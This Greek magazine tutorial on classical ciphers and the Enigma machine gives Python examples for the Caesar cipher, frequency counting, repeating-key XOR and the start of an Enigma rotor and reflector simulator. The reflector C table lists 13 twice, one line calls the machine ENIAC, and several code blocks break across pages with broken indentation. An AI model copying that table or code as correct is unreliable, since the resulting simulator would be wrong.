Γερμανοί τη θεωρούσαν απαραβίαστη – αλλά ευτυχώς για όλους μας έκαναν λάθος.**

by sonic2000gr




*Πιστεύω να συμφωνήσετε ότι μια τέτοια vintage μηχανή κρυπτογράφησης χρειάζεται και μια vintage υλοποίηση. Εδώ, λοιπόν, βλέπετε το αγαπημένο μας TI-99/4A της δεκαετίας του '80, να τρέχει εξομοιωτή Enigma του... '40. Και, ναι, θα μπορέσετε κι εσείς να τρέξετε τον εξομοιωτή Enigma, σε έναν εξομοιωτή TI-99 (inception!) Λεπτομέρειες στο site του περιοδικού, στο* `http://deltahacker.gr/?p=9127`*.*

Στην κρυπτογραφία, όπως και σε άλλους χώρους που αφορούν στην ασφάλεια των υπολογιστών, ισχύει η αρχή «man make, man break». Κι αν ακόμη και σήμερα, με τα τεράστια κλειδιά κρυπτογράφησης και τους πανίσχυρους, Open Source αλγόριθμους που ελέγχονται από χιλιάδες προγραμματιστές, βρίσκουμε συνέχεια κενά ασφαλείας, φανταστείτε τι θα ίσχυε για μια μηχανή που ουσιαστικά αποτέλεσε τη version 1.0 της σύγχρονης κρυπτογραφίας. Για να το πούμε απλά και σύντομα, η υπερβολική εμπιστοσύνη στις ικανότητες/δυνατότητες της (όποιας) μηχανής, βλάπτει σοβαρά τα μυστικά μας!

Ο σκοπός κάθε μηχανής ή αλγόριθμου κρυπτογράφησης, είναι πολύ απλός: Να παίρνει ένα μήνυμα —στην περίπτωση του ENIAC ένα απλό κείμενο (plaintext) αποτελούμενο μόνο από τα 26 γράμματα του λατινικού αλφάβητου— και να το μετατρέπει σε κρυπτόγραμμα (ciphertext), δηλαδή σε ένα κωδικοποιημένο κι εντελώς ακαταλαβίστικο κείμενο. Το ciphertext είναι δυνατόν να αποκωδικοποιηθεί μόνον από όποιον γνωρίζει ένα συγκεκριμένο μυστικό, όπως, π.χ., κωδικό, κλειδί ή συνδυασμό αυτών.

Η μηχανή Enigma ήταν μια ιδιαίτερα σοβαρή προσπάθεια στον τομέα αυτό, αφού όπως θα διαπιστώσετε σε λίγο είχε ισχύ περίπου 76bits κρυπτογράφησης, εξαιρετικά καλή για το 1940!

## Cryptography 101

Το πρόβλημα της κρυπτογράφησης υπήρχε ήδη από την αρχαιότητα. Οι Σπαρτιάτες, για παράδειγμα, είχαν τη σκυτάλη, μια ξύλινη ράβδο με συγκεκριμένη διάμετρο, γύρω από την οποία τύλιγαν σε ελικοειδή μορφή έναν πάπυρο. Σε αυτόν γραφόταν το αρχικό κείμενο και, όταν ξετυλιγόταν, ήταν πλέον ακατάληπτο. Εκτός φυσικά αν ο παραλήπτης διέθετε μια σκυτάλη ίδιας διαμέτρου, για να το τυλίξει ξανά. Προφανώς το κλειδί σε αυτή την περίπτωση είναι η διάμετρος της σκυτάλης. Λεπτομέρειες μπορείτε να διαβάσετε και στο σχετικό λήμμα της Wikipedia: `http://el.wikipedia.org/wiki/Κρυπτογραφία`.

Μια διαφορετική, εξαιρετικά ασθενής, μέθοδος κρυπτογράφησης, περιγράφεται από τον αλγόριθμο του Καίσαρα: Σε αυτόν, κάθε γράμμα του αλφαβήτου μετατοπίζεται ορισμένες θέσεις μπροστά ή πίσω. Είναι εξαιρετικά εύκολο να γράψετε ένα προγραμματάκι στην αγαπημένη σας γλώσσα προγραμματισμού (εννοούμε βέβαια την Python), που να υλοποιεί τον αλγόριθμο. Μη ξεχνάμε άλλωστε ότι, χάρη στον κώδικα ASCII, το A έχει τιμή 65 και αν το μετατοπίσουμε 3 θέσεις δεξιά θα γίνει 68, δηλαδή D. Το μόνο που έχετε να κάνετε, λοιπόν, είναι να χωρίσετε το μήνυμα σας σε γράμματα και να εφαρμόσετε το παραπάνω σε κάθε γράμμα. Δείτε:

```
#! /usr/bin/env python
#
# Simple Caesar cipher
# (shifts 3 places to the right)
# we of course prefer Ceasar salads!
#
plaintext = raw_input("Enter text:")
plaintext = plaintext.upper()
ciphertext = ""
for letter in plaintext:
    newletter = ord(letter) + 3
    if newletter > 90:
        newletter = newletter - 26
    ciphertext = ciphertext + chr(newletter)
print ciphertext
```

Αν στο πρόγραμμά μας δώσετε ως είσοδο τη λέξη KOLOKYTHI, θα πάρετε την έξοδο NRORNBWKL. Ας το δούμε αυτό όμως λίγο καλύτερα:

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| K | O | L | O | K | Y | T | H | I |
| N | R | O | R | N | B | W | K | L |

Παρατηρείτε κάτι; Ίδια γράμματα στο plaintext αντιστοιχούν πάντα στο ίδιο γράμμα στο ciphertext. Το O γίνεται πάντα R, το K γίνεται πάντα N κ.ο.κ. Δεν χρειάζεται καν να γράψετε ένα πρόγραμμα που να αποκωδικοποιεί, δοκιμάζοντας όλες τις πιθανές μετατοπίσεις χαρακτήρων. Αρκεί να ξέρετε σε ποια γλώσσα είναι το μήνυμα. Για κάθε γλώσσα γνωρίζουμε ποιο είναι το συχνότερα χρησιμοποιούμενο γράμμα.

Για παράδειγμα, για τα Ελληνικά είναι το Α και για τα Αγγλικά το Ε. (βλ. και http://el.wikipedia.org/wiki/Ανάλυση_Συχνότητας_Γλώσσας). Με την προϋπόθεση ότι το μήνυμα μας έχει επαρκές μέγεθος, μπορούμε απλά να μετρήσουμε το γράμμα που εμφανίζεται πιο συχνά και να βρούμε αμέσως το κλειδί! Αν δε μας πιστεύετε, ορίστε ένα πρόγραμμα που μετράει τη συχνότητα γραμμάτων σε ένα αγγλικό κείμενο:

```
#! /usr/bin/env python
thetext = raw_input("Enter text:")
thetext = thetext.upper()
frequencylist = [ 0 for i in range(26)]
for letter in thetext:
    letterord = ord(letter)
    if letterord>= 65 and letterord<=90:
        letterord -= 65
        frequencylist[letterord] += 1
print frequencylist
```

Δοκιμάστε να του δώσετε το παρακάτω ως είσοδο:

IF THIS WORKS IT WILL PROVE THAT THE MOST COMMON LETTER USED IN THE ENGLISH LANGUAGE IS E AND IT WILL HAVE THE HIGHEST FREQUENCY OF ALL THE LETTERS IN THIS MESSAGE

Θα δείτε τον ακόλουθο πίνακα συχνοτήτων:


[7, 0, 2, 2, 19, 3, 5, 11, 12, 0, 1, 10, 4, 7, 6, 1, 1, 5, 11, 16, 3, 2, 3, 0, 1, 0]

Το Ε εμφανίζεται 19 φορές, περισσότερ δηλαδή από οποιοδήποτε άλλο γράμμα. Σας προειδοποιήσαμε!

Καθώς καταλαβαίνετε, η κρυπτογράφηση του Καίσαρα είναι για τα (Ρωμαϊκά) πανηγύρια ή, αν προτιμάτε, είναι κολοκύθια. Αν πρόκειται ν' ασχοληθείτε με κάτι που σχετίζεται με τον Καίσαρα, προτιμήστε την ομώνυμη σαλάτα.

Εντάξει, σας ακούμε να λέτε: «δεν υπάρχει κάτι καλύτερο από όλα αυτά;» Στο κάτω κάτω, τόση ώρα μιλάμε για αρχαιολογικές κρυπτογραφήσεις. Σίγουρα θα υπάρχει κάποια απλή κρυπτογράφηση που να μη σπάει εύκολα. Δίκιο έχετε. Τι θα λέγατε λοιπόν να δοκιμάζαμε μια κρυ-

*Οι ρότορες του Enigma σε δράση! Πιέζοντας το «Α» στο πληκτρολόγιο το ρεύμα διέρχεται από την πρώτη επαφή του δεξιού ρότορα, κινείται μέσα από τις καλωδιώσεις των άλλων δύο κι ανακλάται από τον reflector. Ακολουθεί αντίστροφη πορεία κι ανάβει το λαμπάκι «G». Πιέζοντας το «Α» για δεύτερη φορά το αποτέλεσμα είναι διαφορετικό, καθώς ο δεξιός ρότορας περιστρέφεται αλλάζοντας τη διαδρομή του ρεύματος (πηγή: Wikipedia).*



πτογράφηση, όπου το κλειδί δεν θα είναι ένας αριθμός αλλά μια σειρά αριθμών τους οποίους θα χρησιμοποιούμε κυκλικά. Φανταστείτε δηλαδή να έχουμε συμφωνήσει στο παρακάτω κλειδί:

[ 2, 7, 3, 4, 9, 1]

Θα δουλεύαμε κάπως έτσι: Το πρώτο γράμμα θα το μετατοπίζαμε 2 θέσεις δεξιά, το επόμενο 7, το μεθεπόμενο 3 θέσεις κ.ο.κ. Όταν φτάσουμε στο τέλος του κλειδιού, ξεκινάμε από την αρχή. Για να γίνουμε πιο μοντέρνοι, το πρόγραμμα μας δεν θα κάνει μετατοπίσεις τύπου Καίσαρα, αλλά θα χρησιμοποιεί τη συνάρτηση XOR. Τι; Δεν ξέρετε τη XOR; Πρόκειται για τη λογική συνάρτηση της αποκλειστικής διάζευξης. Πάρτε έναν αριθμό, π.χ., το 65, που τυχαίνει να είναι ο ASCII κωδικός του χαρακτήρα «A», και γράψτε τον στο δυαδικό:

Το 65 δεκαδικό, στο δυαδικό είναι:

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 0 | 1 | 0 | 0 | 0 | 0 | 0 | 1 |

Ας πάρουμε και το 9.

Το 9 δεκαδικό, στο δυαδικό είναι:

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 0 | 1 | 0 | 0 | 1 |

(Σ.τ.Ε. Αν δεν είστε εξοικοιωμένοι με τα διάφορα συστήματα αρίθμησης και τις μετατροπές από το ένα στο άλλο, διαβάστε το σχετικό άρθρο στο site του περιοδικού: http://deltahacker.gr/?p=4192.) Η λογική πράξη XOR μεταξύ δυαδικών ψηφίων, δουλεύει όπως υποδεικνύεται από τον ακόλουθο πίνακα αληθείας:

| A | B | Αποτέλεσμα |
|---|---|---|
| 0 | 0 | **0** |
| 0 | 1 | **1** |
| 1 | 0 | **1** |
| 1 | 1 | **0** |

Αν το προτιμάτε με λόγια, το αποτέλεσμα της πράξης XOR είναι 1 αν ένα και μόνο από τα ψηφία είναι 1. Εφαρμόζοντας το XOR στα αντίστοιχα δυαδικά ψηφία των αριθμών που επιλέξαμε, παίρνουμε τον ακόλουθο δυαδικό αριθμό:

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 0 | 1 | 0 | 0 | 1 | 0 | 0 | 0 |

Πρόκειται, δηλαδή για τον αριθμό 72 στο δεκαδικό. Το ωραίο όμως είναι ότι αν ξανακάνετε 72 XOR 9, θα πάρετε πάλι το 65. Μπορείτε έτσι να κάνετε κρυπτογράφηση και αποκρυπτογράφηση, με το ίδιο κλειδί:

```
#! /usr/bin/env python
key = [2, 7, 3, 4, 9, 1]
keypos = 0
thetext = raw_input("Enter text:")
ciphertext = ""
for letter in thetext:
```

```
        # Bitwise XOR is '^' in Python
        ciphertext += chr(ord(letter) ^ key[keypos])
        keypos +=1
        if keypos==6:
            keypos=0
    print ciphertext
```

Αν δώσετε σαν plaintext τη λέξη KOLOKYTHI, θα πάρετε ως αποτέλεσμα το IHOKBXVOJ. Αν τώρα δώσετε το IHOKBXVOJ ως είσοδο, θα πάρετε τη λέξη KOLOKYTHI ως αποτέλεσμα. Το κλειδί σας, για το οποίο πρέπει να βρείτε έναν ασφαλή τρόπο μετάδοσης, είναι το [2,7,3,4,9,1].

Εξακολουθούμε να έχουμε δύο προβλήματα:


- Το κλειδί μας είναι υπερβολικά μικρό, με αποτέλεσμα ασθενή κρυπτογράφηση (επαναλαμβάνεται πολύ συχνά).
- Δεν ξέρουμε πώς να στείλουμε με ασφάλεια το κλειδί στον παραλήπτη.

Το δεύτερο πρόβλημα, στην πραγματικότητα υπάρχει σε όλες τις **συμμετρικές κρυπτογραφήσεις**: Συμμετρική είναι μια κρυπτογράφηση που χρησιμοποιεί το ίδιο μυστικό κλειδί για να κρυπτογραφεί αλλά και για να αποκρυπτογραφεί. Προφανώς, θα πρέπει να βρούμε έναν εναλλακτικό τρόπο να στείλουμε το κλειδί στον παραλήπτη και να είμαστε σίγουροι ότι δεν έχει πέσει στα χέρια κάποιου, πιθανώς κακόβουλου, τρίτου προσώπου. Όλες οι κρυπτογραφήσεις που έχουμε δει μέχρι στιγμής (αλλά και το Enigma) είναι συμμετρικές.

Το πρώτο πρόβλημα μπορούμε να το λύσουμε κάνοντας το μέγεθος του κλειδιού τουλάχιστον όσο το μέγεθος του μηνύματος! Έτσι βέβαια θα μεγιστοποιήσουμε το δεύτερο πρόβλημα, αλλά θα έχουμε μια κρυπτογράφηση που δεν σπάει! Πρόκειται για το περίφημο **one time pad** (`https://en.wikipedia.org/wiki/One-time_pad`) για το οποίο μπορείτε να διαβάσετε θαυμάσιες ιστορίες κατασκοπείας, καθώς σε αντίθεση με πολλές άλλες κρυπτογραφήσεις μπορεί άνετα να εφαρμοστεί με μοναδικό εξοπλισμό στυλό και χαρτί!

Τώρα, βέβαια, με εξαίρεση το one time pad που κι αυτό δεν είναι ιδιαίτερα πρακτικό για επικοινωνίες μεγάλης κλίμακας, οι άλλες μέθοδοι κρυπτογράφησης είτε δεν προσφέρουν καλή ασφάλεια είτε δεν μπορούν να εφαρμοστούν χωρίς τη βοήθεια κάποιου υπολογιστικού συστήματος, έστω και μικρής ισχύος. Μιλώντας ειδικά για τα σύγχρονα συστήματα κρυπτογράφησης, τα οποία χρησιμοποιούν

*Μια καλοδιατηρημένη στρατιωτική Enigma, όπου φαίνονται τα διάφορα τμήματα της.*




τεχνικές **ασύμμετρης κρυπτογραφίας**, δεν υπάρχει τρόπος να τα εφαρμόσουμε με μολύβι και χαρτί (αν και ο γραφικός χαρακτήρας του γράφοντα μπορεί να θεωρηθεί ισχυρή μέθοδος κρυπτογράφησης από μόνη της). Όμως την εποχή του Enigma δεν υπήρχε ούτε καν ο ENIAC. Πώς να φτιάξουμε λοιπόν μια πρακτική μηχανή κρυπτογράφησης (μικρή, σχετικά εύχρηστη, ασφαλή) χωρίς να χρησιμοποιήσουμε κάτι από τα σύγχρονα ηλεκτρονικά;

## Enigma 101

Η μηχανή Enigma είναι μια ηλεκτρομηχανική κατασκευή και, πράγματι, για την ηλικία της είναι πολύ έξυπνα κατασκευασμένη. Η κρυπτογράφηση που εφαρμόζει είναι συμμετρική και η πολυπλοκότητά της εξασφαλίζεται χάρη σε πολλαπλά κινούμενα μέρη. Ας δούμε όμως τα βασικά της τμήματα. Μια συσκευή Enigma περιέχει:

- Ένα πληκτρολόγιο αποκλειστικά με γράμματα (οι αριθμοί στέλνονταν ως κείμενο, το ίδιο και τα σημεία στίξης).
- Ένα panel με λαμπάκια (όχι LEDs, μην το τρέχετε, οι ημιαγωγοί δεν είχαν βρεθεί ακόμα) τα οποία φωτίζουν αντίστοιχα γράμματα. Γνωστό και ως lampboard.
- Ενα μπροστινό panel με καλώδια/βύσματα (plugboard), το οποίο είναι προαιρετικό. Στην απλή εκδοχή (για χρήση σε επιχειρήσεις) το plugboard δεν υπάρχει, το διαθέτουν όμως όλες οι μηχανές στρατιωτικής χρήσης.
- Έναν χώρο όπου τοποθετούνται τρεις (τουλάχιστον) περιστρεφόμενοι ρότορες (rotors) κι ένας ανακλαστήρας (reflector), για τα οποία θα μιλήσουμε αναλυτικά σε λίγο.




*Το σύστημα αυτό με τα καλώδια βρίσκεται στο εμπρός μέρος της μηχανής. Διατίθενται 10 ζεύγη καλωδίων, τα οποία ενώνουν γράμματα μεταξύ τους. Εδώ βλέπουμε δύο μόνο συνδέσεις. Αν κάπου δεν υπάρχει καλώδιο, το γράμμα απλά αντιστοιχίζεται στον εαυτό του (πηγή: wikipedia).*

Ο τρόπος που γενικά χρησιμοποιείται η μηχανή είναι ο ακόλουθος:

- Αρχικά, τοποθετούνται τα βύσματα στο plugboard. Ουσιαστικά, το plugboard κάνει ένα αρχικό ανακάτεμα των γραμμάτων. Για παράδειγμα, αν βάλετε ένα καλώδιο από το A στο E, όταν πατάτε το γράμμα A στο πληκτρολόγιο θα ενεργοποιείται το καλώδιο που κανονικά αντιστοιχεί στο γράμμα E. Αυτό ισχύει κι ανάποδα (το E αντιστοιχεί στο A). Το ενδιαφέρον είναι ότι το plugboard λειτουργεί και κατά την επιστροφή του σήματος προς το lampboard (γίνεται ανακάτεμα και της εξόδου). Το plugboard διαθέτει 10 καλώδια και δεν είναι υποχρεωτικό να χρησιμοποιηθούν όλα. Όπου δεν υπάρχει καλώδιο, το γράμμα αντιστοιχίζεται στον εαυτό του. Για την αρχική μας έκδοση θα παραλείψουμε εντελώς το plugboard. Θεωρήστε, λοιπόν, ότι δεν υπάρχει και θα επανέλθουμε σε επόμενο τεύχος.
- Οι ρότορες μπορούν να περιστραφούν χειροκίνητα και να τοποθετηθούν σε κάποιες αρχικές θέσεις, που προφανώς έχουν συμφωνηθεί από πριν. Οι ρότορες περιστρέφονται επίσης κατά τη διάρκεια της κρυπτογράφησης, με συγκεκριμένο τρόπο που θα δούμε παρακάτω.
- Ο χειριστής γράφει το μήνυμά του γράμμα προς γράμμα και σημειώνει σε κάθε πλήκτρο ποιο λαμπάκι του lampboard ανάβει.
- Το κρυπτογραφημένο μήνυμα αποστέλλεται με κάποιον —ενδεχομένως μη-ασφαλή τρόπο, π.χ. με ασύρματο— κι ο παραλήπτης, έχοντας θέσει στη μηχανή του τις ίδιες ακριβώς αρχικές ρυθμίσεις, το πληκτρολογεί και σημειώνει ποια λαμπάκια ανάβουν. Το μήνυμα έχει αποκρυπτογραφηθεί!

Στην πραγματικότητα, τα πράγματα είναι ακόμη πιο πολύπλοκα.

- Οι ρότορες είναι αφαιρούμενοι και μπορούν να τοποθετηθούν διαφορετικά είδη (rotor types), με διαφορετική σειρά.
- Ο ανακλαστήρας είναι επίσης αφαιρούμενος και διατίθεται σε διάφορους τύπους.
- Εκτός από τη μεταβλητή αρχική θέση, οι ρότορες διαθέτουν ακόμα μια εσωτερική ρύθμιση που ουσιαστικά μετατοπίζει την κρυπτογράφηση (ring setting).

Μπορείτε να δείτε εδώ μια πολύ καλή περιγραφή κι επίδειξη της λειτουργίας της μηχανής Enigma: `http://bit.ly/dh021_enigma` (Πιθανώς θα κολλήσετε και θα δείτε όλα τα video του numberphile. Δεν πειράζει. Το πάθαμε κι εμείς.)

Το μεγάλο ατού της μηχανής είναι τα κινούμενα μέρη της, δηλαδή οι ρότορες. Σε πρώτη λοιπόν φάση θα δούμε πώς είναι φτιαγμένος ένας ροτορας και πώς κρυπτογραφεί. Και, φυσικά, πώς θα εξομοιώσουμε τη λειτουργία του σε Python.

## Ρότορας: η ψυχή του Enigma

Είναι ένα εξαιρετικά απλό εξάρτημα αλλά ταυτόχρονα και ιδιοφυές. Φανταστείτε τον ρότορα σαν ένα κύλινδρο με 26 επαφές σε κάθε βάση, κυκλικά τοποθετημένες όπως φαίνεται στο σχήμα μας. Οι επαφές αυτές αποτελούν την είσοδο κι έξοδο του ρότορα. Ας θεωρήσουμε τον κύλινδρο που βρίσκεται στο δεξιό άκρο της μηχανής μας. Οι επαφές στη δεξιά του βάση συνδέονται με το πληκτρολόγιο και οι αριστερές με τον επόμενο (μεσαίο κύλινδρο). Όμως μη βιαστείτε να χωρίσετε τις επαφές σε εισόδους και εξόδους, καθώς οι ίδιες επαφές χρησιμοποιούνται και με την αντίστροφη κατεύθυνση, προκειμένου να ενεργοποιήσουν τα λαμπάκια του lampboard.

Τι περιέχει μέσα του ένα ρότορας; Καλώδια που αντιστοιχούν τις δεξιές με τις αριστερές επαφές. Για να το δούμε καλύτερα, θα πρέπει να θεωρήσουμε μια επαφή του ρότορα ως την αρχή του. Θα τη συμβολίσουμε με το «A». Αν πάρουμε έναν ρότορα τύπου III, η καλωδίωση του είναι η παρακάτω:

| | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z |
| B | D | F | H | J | L | C | P | R | T | X | V | Z | N | Y | E | I | W | G | A | K | M | U | S | Q | O |

(Μπορείτε να δείτε όλες τις καλωδιώσεις για τους ρότορες τύπων I, II, II κι άλλων στο https://en.wikipedia.org/wiki/Enigma_rotor_details). Αν δώσουμε ρεύμα στην επαφή «A» θα βγει από την επαφή «B», αν δώσουμε στην επαφή «H» θα βγει από την επαφή «P».

Ίσως τώρα να σκέφτεστε ότι το «A» του πληκτρολογίου καταλήγει στο «A», στη δεξιά βάση του δεξιού ρότορα. Όχι απαραίτητα! Βλέπετε, μπορούμε να ξεκινήσουμε την κρυπτογράφηση θέτοντας εμείς σε όποια αρχική θέση θέλουμε στους ρότορες. Περιστρέφοντας λοιπόν τον ρότορα ώστε να δείχνει στη θέση «H», το A του πληκτρολογίου θα συνδέεται στο «H».

Το καταπληκτικό όμως είναι ότι ο δεξιός ρότορας του Enigma περιστρέφεται κάθε φορά που πιέζουμε ένα πλήκτρο — και μάλιστα πριν γίνει η ηλεκτρική σύνδεση της κρυπτογράφησης του! Έτσι, αν έχετε βάλει ως αρχική θέση το «J» και πιέσετε το «A», ο δεξιός ρότορας θα περιστραφεί πρώτα στη θέση «K» και αμέσως μετά θα συνδεθεί το ηλεκτρικό κύκλωμα πλήκτρο «A» → Θέση «K». Αν αμέσως μετά πιέσετε το «D», ο ρότορας θα περιστραφεί πρώτα στη θέση «L» και θα γίνει η σύνδεση πλήκτρο «D» → Θέση «O» (αφού το «L» είναι τώρα η πρώτη επαφή, το «D» που πιέσατε θα συνδεθεί στην τέταρτη, που είναι το «O»). Ακόμη κι αν πιέσετε 10 φορές το πλήκτρο A συνεχόμενα, θα πάρετε 10 διαφορετικές κρυπτογραφήσεις. Κι αυτό με έναν μόνο ρότορα!


Η έξοδος του δεξιού ρότορα πηγαίνει στον μεσαίο και του μεσαίου στον αριστερό, οπότε φανταστείτε ότι η διαδικασία «ανακατέματος» των γραμμάτων επαναλαμβάνεται άλλες δύο φορές! Και δεν τελειώσαμε. Βλέπετε, κάθε ρότορας έχει μια εγκοπή (η θέση της εξαρτάται από τον τύπο του) που ενεργοποιεί τον επόμενο. Ο δεξιός ρότορας περιστρέφεται κάθε φορά που πιέζουμε ένα πλήκτρο. Όταν φτάσει στην εγκοπή του περιστρέφει τον μεσαίο ρότορα κατά μία θέση. Και το ίδιο γίνεται με τον μεσαίο: στην εγκοπή του περιστρέφει τον αριστερό.

Όταν το ρεύμα φτάσει στην αριστερή βάση του αριστερού ρότορα, εισέρχεται στον ανακλαστήρα. Ο ανακλαστήρας είναι ένα πολύ απλό εξάρτημα το οποίο έχει μόνο μια ενεργή βάση με 26 επαφές, τις οποίες ενώνει ανά ζεύγη. Τα τρία βασικά είδη ανακλαστήρων είναι τα A, B και C. Αν πάρουμε έναν τύπου B και του δώσουμε ρεύμα στην επαφή «A», θα μας το επιστρέψει στην επαφή «Y». Από εκεί το ρεύμα θα κινηθεί αντίστροφα μέσα στους ρότορές μας, μέχρι να φτάσει στο λαμπάκι που θα ενεργοποιηθεί στο lampboard.

## Enigma Simulator, πρώτη απόπειρα

Επειδή σίγουρα τόση ώρα μάλλον σας έχουν ανάψει τα λαμπάκια, ώρα να γράψουμε λίγη Python. Θα δημιουργήσουμε την απλούστερη δυνατή μηχανή Enigma, που περιέχει μόνο έναν δεξιό ρότορα τύπου III κι ένα ανακλαστήρα τύπου B. Σίγουρα δεν

*Ένας ρότορας, με τις επαφές του κυκλικά τοποθετημένες στην αριστερή και δεξιά βάση. Το δαχτυλίδι με τα γράμματα μάς επιτρέπει να ρυθμίσουμε την αρχική θέση (starting position). Εσωτερικά υπάρχουν απλώς καλώδια που ενώνουν τις επαφές της μιας βάσης με την άλλη, σύμφωνα με έναν απλό πίνακα αντιστοιχιών (πηγή: Wikipedia).*




είναι ασφαλής, αλλά είναι μια αρχή για να προχωρήσουμε. Φυσικά, για να περιγράψουμε τον ρότορα και τον ανακλαστήρα θα χρησιμοποιήσουμε κλάσεις.

Ας ξεκινήσουμε από τον ανακλαστήρα. Περιέχει μια απλή λίστα με αντιστοιχίες ακροδεκτών. Στην κλάση μας προβλέψαμε τα δύο πιο συνηθισμένα είδη ανακλαστήρων, τα τύπου «B» και τύπου «C». Η μόνη τους διαφορά είναι οι αντιστοιχίες.

```
class Reflector(object):
    def __init__(self, type='B'):
        self.type = type
        if self.type == 'B':
            self.reflection_table = [24, 17, 20, 7, 16, 18, 11,
                                     3, 15, 23, 13, 6, 14, 10,
```

```
                                        12, 8, 4, 1, 5, 25, 2, 22,
                                        21, 9, 0, 19]
        else:
            self.reflection_table = [5, 21, 15, 9,  8,  0, 14, 24,
                                        4, 3,  17, 25, 23, 13, 6, 2,
                                        19, 10, 20, 16, 18, 1,
                                        13, 12, 7, 11]
    def reflect(self, position):
        if position >=0 and position <=25:
            return self.reflection_table[position]
```

